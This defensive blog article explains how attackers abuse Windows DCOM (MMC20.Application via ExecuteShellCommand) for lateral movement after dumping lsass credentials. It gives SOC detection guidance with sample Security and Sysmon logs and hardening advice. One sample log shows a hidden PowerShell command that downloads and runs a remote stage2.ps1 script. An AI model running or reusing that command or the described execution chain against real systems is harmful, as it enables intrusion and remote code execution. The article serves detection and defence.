Executive Summary
Component Object Model (COM) is the plumbing that lets two applications on a single Windows host talk to each other — the mechanism behind embedding an Excel chart into a Word document, for example. Distributed COM (DCOM) takes that same model and stretches it across the network, so a client on one machine can instantiate and call methods on a COM object hosted by another machine. That is a legitimate, useful administrative capability. It is also exactly why DCOM keeps showing up in lateral-movement alerts: an attacker who already holds valid credentials can ask a remote host to instantiate a trusted, signed COM object and have it run commands on their behalf — without dropping a single file.
This article breaks down what DCOM is, the Windows components and ports that make it work, and a concrete attack flow in which a dumped credential is turned into remote code execution through MMC20.Application and a child powershell.exe. It then turns defensive: which events to correlate (network logons, RPC over TCP 135, and anomalous parent/child process chains under svchost.exe), the Sysmon and Security-log artefacts that reveal each step, and the hardening that shuts the technique down. The goal is to give SOC analysts enough mental model to actually investigate a DCOM alert rather than just close it.
What Is DCOM, and Why Does It Exist?

To understand DCOM you first have to understand COM. COM is the technology that lets two applications running on the same computer exchange data and functionality. The classic example is dropping an Excel chart or table into a Word document — COM is what quietly brokers that interaction in the background.
DCOM is COM with a network leg. It behaves the same way, but the two applications no longer have to live on the same box: with DCOM, a program on Computer A can reach out and execute a script or program on Computer B. Everything else — the attack surface, the detection story — flows from that one extension. The rest of this section digs into the architecture that makes it possible.
How DCOM Works
DCOM Components
A DCOM call is a collaboration between several Windows components and services. The pieces that matter are:
- Client application — the program on the source host that kicks off the remote connection. That could be an admin’s legitimate management tool, or an attacker’s script.
- COM APIs — the built-in Windows interfaces the client uses to ask the OS to locate and launch a component on a remote server. The key one here is
CoCreateInstanceEx(). - Class IDs (CLSID) — 128-bit GUIDs assigned to every registered Windows component. A CLSID is the precise address that tells Windows exactly which application or service to spin up.
- RPCSS and the Endpoint Mapper (
rpcss.dll) — the central routing service for remote requests. Its Endpoint Mapper listens on TCP port 135, checks permissions, and steers the incoming connection to the correct dynamic high port. - Service Host (
svchost.exe) — the generic host process that runs background services such asrpcss.dll, which ship as DLLs and cannot run as standalone executables. - Service Control Manager (
services.exe) — the Windows service manager, running in its own process, responsible for resolving the requested CLSID and launching the target application or service.
The DCOM Workflow

- Step 1: The client calls the COM API
CoCreateInstanceEx(), passing the CLSID of the target component and the IP address of the target server. - Step 2: The request is handed to the local RPCSS service, which builds the network packet.
- Step 3: The client connects to the target server over TCP port 135, where the target’s RPCSS Endpoint Mapper accepts the connection.
- Step 4: The target’s RPCSS looks the CLSID up in the local registry under
HKCR\CLSIDand verifies that the requesting user has the necessary permissions. - Step 5: If the permission check passes, RPCSS tells the Service Control Manager to spawn the requested process — for example WMI (
wmiprvse.exe) or MMC (mmc.exe) — assigns a dynamic high-numbered TCP port for the rest of the conversation, and closes the initial port-135 connection. - Step 6: With the new channel open on the high port, the client invokes its commands on the target through methods such as
IRemUnknown.
DCOM and Lateral Movement

Lateral movement is how attackers spread through a network after the initial compromise — hopping from host to host to escalate privilege and reach their real objective. Because DCOM can execute code across machines by design, it is a proven and attractive vehicle for exactly that.
There are two broad flavours of DCOM abuse: remote code execution, and abuse of native application functionality. They differ in detail but share a mechanism — leaning on Windows DCOM to invoke PowerShell or CMD to run arbitrary commands, or to call into the built-in methods that certain DCOM-enabled applications already expose. The example below walks through a simple remote-code-execution flow that moves laterally from Machine A to Machine B.
Attack Flow of DCOM-Based Lateral Movement

- The attacker starts by dumping credentials from the Local Security Authority Subsystem (
lsass.exe) on Machine A. What they need is either the NTLM hash or the plaintext password of a domain account that is also valid on the target, Machine B. - From Machine A, they open a handshake to Machine B over TCP port 135. That RPC request lands on the RPC Endpoint Mapper (
rpcss.dll) on Machine B. - Once authenticated, the attacker requests a COM object by CLSID. For instance, CLSID
C085698C-D16F-417A-8851-A263C70D21B6instructs the target to instantiateMMC20.Application. - Before anything runs, Machine B checks whether the authenticated account is actually permitted to launch or activate that application. Only after that check passes does the system treat the request as a legitimate, remotely initiated admin task.
- With the COM object live, the attacker calls a method the object already exposes — such as
ExecuteShellCommand. Note that nothing malicious is written to disk: they are simply telling a trusted, signed Windows binary to launch a secondary process. - When the command fires, the requested application — Microsoft Management Console (
mmc.exe) — is spawned as a child ofsvchost.exe, and the attacker’s commands execute from there.
Detecting, Investigating, and Preventing DCOM Lateral Movement
Detection
No single event proves DCOM lateral movement — detection is behavioural. You correlate several events that together represent the steps in the attack flow above. A workable strategy looks like this.
Start by watching for Event ID 4624 with Logon Type 3, which is a remote/network logon. On its own this filter is noisy and produces plenty of false positives, but correlated with the criteria below it becomes accurate.
Mar 14 09:32:17 FINSERV-DC01 Microsoft-Windows-Security-Auditing[652]:
EventID=4624
RecordID=1084923
TimeGenerated=2025-03-14T09:32:17.004821200Z
Channel=Security
Computer=FINSERV-DC01.corp.local
EventType=AUDIT_SUCCESS
SubjectUserSid=S-1-0-0
SubjectUserName=-
SubjectDomainName=-
SubjectLogonId=0x0
LogonType=3
TargetUserSid=S-1-5-21-3472813290-1748223498-2940127341-1105
TargetUserName=john.smith
TargetDomainName=CORP
TargetLogonId=0x7C3A21
LogonProcessName=NtLmSsp
AuthenticationPackageName=NTLM
WorkstationName=WKSTN-042
LogonGuid={00000000-0000-0000-0000-000000000000}
LmPackageName=NTLM V2
KeyLength=128
ProcessId=0x0
ProcessName=-
IpAddress=192.168.10.42
IpPort=49832
ImpersonationLevel=Impersonation
ElevatedToken=Yes
Next, look for RPC connections over TCP port 135 between two workstations — workstation-to-workstation RPC on the Endpoint Mapper port is unusual in most environments.
Mar 14 09:32:19 FINSERV-DC01 Microsoft-Windows-Sysmon[1248]:
EventID=3
RecordID=1084927
TimeGenerated=2025-03-14T09:32:19.118372600Z
Channel=Microsoft-Windows-Sysmon/Operational
Computer=FINSERV-DC01.corp.local
EventType=INFO
RuleName=-
UtcTime=2025-03-14 09:32:19.118
ProcessGuid={5f3a8b1c-0d4e-4a72-9c1f-3a7b2e9d4c81}
ProcessId=652
Image=C:\Windows\System32\svchost.exe
User=NT AUTHORITY\NETWORK SERVICE
Protocol=tcp
Initiated=false
SourceIsIpv6=false
SourceIp=192.168.10.42
SourceHostname=WKSTN-042.corp.local
SourcePort=49832
SourcePortName=-
DestinationIsIpv6=false
DestinationIp=10.40.2.10
DestinationHostname=FINSERV-DC01.corp.local
DestinationPort=135
DestinationPortName=epmap
Then hunt for the tell-tale process lineage: a DCOM host such as mmc.exe or excel.exe spawned under svchost.exe, the DCOM launcher.
Mar 14 09:32:21 FINSERV-DC01 Microsoft-Windows-Sysmon[1248]:
EventID=1
RecordID=1084931
TimeGenerated=2025-03-14T09:32:21.402915800Z
Channel=Microsoft-Windows-Sysmon/Operational
Computer=FINSERV-DC01.corp.local
EventType=INFO
RuleName=technique_id=T1021.003,technique_name=DCOM
UtcTime=2025-03-14 09:32:21.402
ProcessGuid={9c2e7a4d-1f8b-4c63-8a2d-7e5f9b3c0d64}
ProcessId=4108
Image=C:\Windows\System32\mmc.exe
FileVersion=10.0.19041.1
Description=Microsoft Management Console
Product=Microsoft Windows Operating System
Company=Microsoft Corporation
OriginalFileName=MMC.EXE
CommandLine=C:\Windows\System32\mmc.exe -Embedding
CurrentDirectory=C:\Windows\System32\
User=CORP\john.smith
LogonGuid={00000000-0000-0000-0000-000000000000}
LogonId=0x7C3A21
TerminalSessionId=0
IntegrityLevel=High
Hashes=SHA256=A1B2C3D4E5F60718293A4B5C6D7E8F90112233445566778899AABBCCDDEEFF
ParentProcessGuid={5f3a8b1c-0d4e-4a72-9c1f-3a7b2e9d4c81}
ParentProcessId=652
ParentImage=C:\Windows\System32\svchost.exe
ParentCommandLine=C:\Windows\System32\svchost.exe -k DcomLaunch -p -s DcomLaunch
ParentUser=NT AUTHORITY\NETWORK SERVICE
Finally, look for an interpreter — cmd.exe or powershell.exe — spawned as a child of one of those DCOM host processes (mmc.exe, excel.exe, and friends). That is where the actual payload tends to surface.
Mar 14 09:32:24 FINSERV-DC01 Microsoft-Windows-Sysmon[1248]:
EventID=1
RecordID=1084936
TimeGenerated=2025-03-14T09:32:24.665203100Z
Channel=Microsoft-Windows-Sysmon/Operational
Computer=FINSERV-DC01.corp.local
EventType=INFO
RuleName=technique_id=T1059.001,technique_name=PowerShell
UtcTime=2025-03-14 09:32:24.665
ProcessGuid={2e7c5b9f-4a3d-4e91-8b6f-1c9a5d7e8f43}
ProcessId=5236
Image=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion=10.0.19041.1
Description=Windows PowerShell
Product=Microsoft Windows Operating System
Company=Microsoft Corporation
OriginalFileName=PowerShell.EXE
CommandLine=powershell.exe -NoProfile -WindowStyle Hidden -Command "IEX (New-Object Net.WebClient).DownloadString('http://10.40.2.10:8080/stage2.ps1')"
CurrentDirectory=C:\Windows\System32\
User=CORP\john.smith
LogonGuid={00000000-0000-0000-0000-000000000000}
LogonId=0x7C3A21
TerminalSessionId=0
IntegrityLevel=High
Hashes=SHA256=F1E2D3C4B5A6079889706152433425167890ABCDEF1234567890ABCDEF1234
ParentProcessGuid={9c2e7a4d-1f8b-4c63-8a2d-7e5f9b3c0d64}
ParentProcessId=4108
ParentImage=C:\Windows\System32\mmc.exe
ParentCommandLine=C:\Windows\System32\mmc.exe -Embedding
ParentUser=CORP\john.smith
The original author has published a correlation rule that ties steps 1, 3, and 4 together. It is available in their detection-engineering repository: zshanhyder01/Detection-Engineering — lateral_movement/dynamic_component_object_model_dcom.
Prevention
Prevention mirrors the detection logic. To shut the technique down:
- Block workstation-to-workstation communication on TCP port 135 to disable the DCOM activation path between peers.
- Remove or disable remote activation rights for non-admin users across all servers and workstations.
- Deploy LAPS so the same local administrator credential is never reused across multiple machines.
Key Takeaways
- DCOM is COM extended over the network — a legitimate admin capability that doubles as a lateral-movement primitive (MITRE ATT&CK T1021.003).
- The activation handshake rides on the RPC Endpoint Mapper at TCP port 135, after which traffic moves to a negotiated dynamic high port.
- Abuse is fileless: the attacker drives a trusted, signed binary (e.g.
MMC20.Applicationviammc.exe) rather than dropping malware. - The reliable behavioural signature is the process chain — an interpreter such as
powershell.exedescending from a DCOM host (mmc.exe/excel.exe) undersvchost.exe -k DcomLaunch. - Detection works by correlation: a Type 3 logon (4624), RPC over TCP 135 between workstations, and the anomalous parent/child lineage — any one alone is too noisy.
- It depends on a prior win: valid credentials (NTLM hash or plaintext) harvested from
lsass.exeare the prerequisite.
Defensive Recommendations
- Segment with host firewalls. Block inbound TCP 135 (and the dynamic RPC high-port range) between workstations; peer-to-peer RPC is rarely legitimate on an endpoint LAN.
- Tighten DCOM activation rights. Strip remote launch/activation permissions from non-administrative users via the system-wide DCOM ACLs (
dcomcnfg/ theMachineLaunchRestrictionsecurity descriptor). - Break credential reuse. Deploy LAPS (or Windows LAPS) so each machine has a unique local admin password, removing the pivot that makes one stolen hash useful everywhere.
- Protect LSASS. Enable Credential Guard, LSA protection (RunAsPPL), and Defender ASR rules that block credential dumping — this denies the prerequisite for the whole chain.
- Hunt the lineage continuously. Alert on any child of a DCOM host (
mmc.exe,excel.exe,mmc20,visio, etc.) that launchescmd.exeorpowershell.exe, especially with-Embeddingon the parent. - Instrument with Sysmon. Ensure Event ID 1 (process creation, with parent command line) and Event ID 3 (network connection) are collected, and map detections to ATT&CK T1021.003.
- Enforce least privilege and PowerShell logging. Constrained Language Mode, script-block logging, and removing local-admin rights from day-to-day accounts all raise the cost of the final execution step.
Conclusion
DCOM is a textbook example of a feature, not a flaw, being repurposed by attackers: it does precisely what it was designed to do — activate a component on a remote host — and that is what makes the abuse so quiet. The technique leaves no dropped binary and runs through trusted, signed processes, so the only durable defence is to understand the workflow well enough to recognise its footprint. Correlate the network logon, the port-135 RPC, and the unusual parent/child process chain, lock down activation rights and credential reuse, and a DCOM alert stops being a mystery and becomes a quick, confident investigation.
Original text: “DCOM Explained: How Attackers Turn a Windows Feature into a Lateral Movement Tool” by Zshan Hyder at Detect FYI.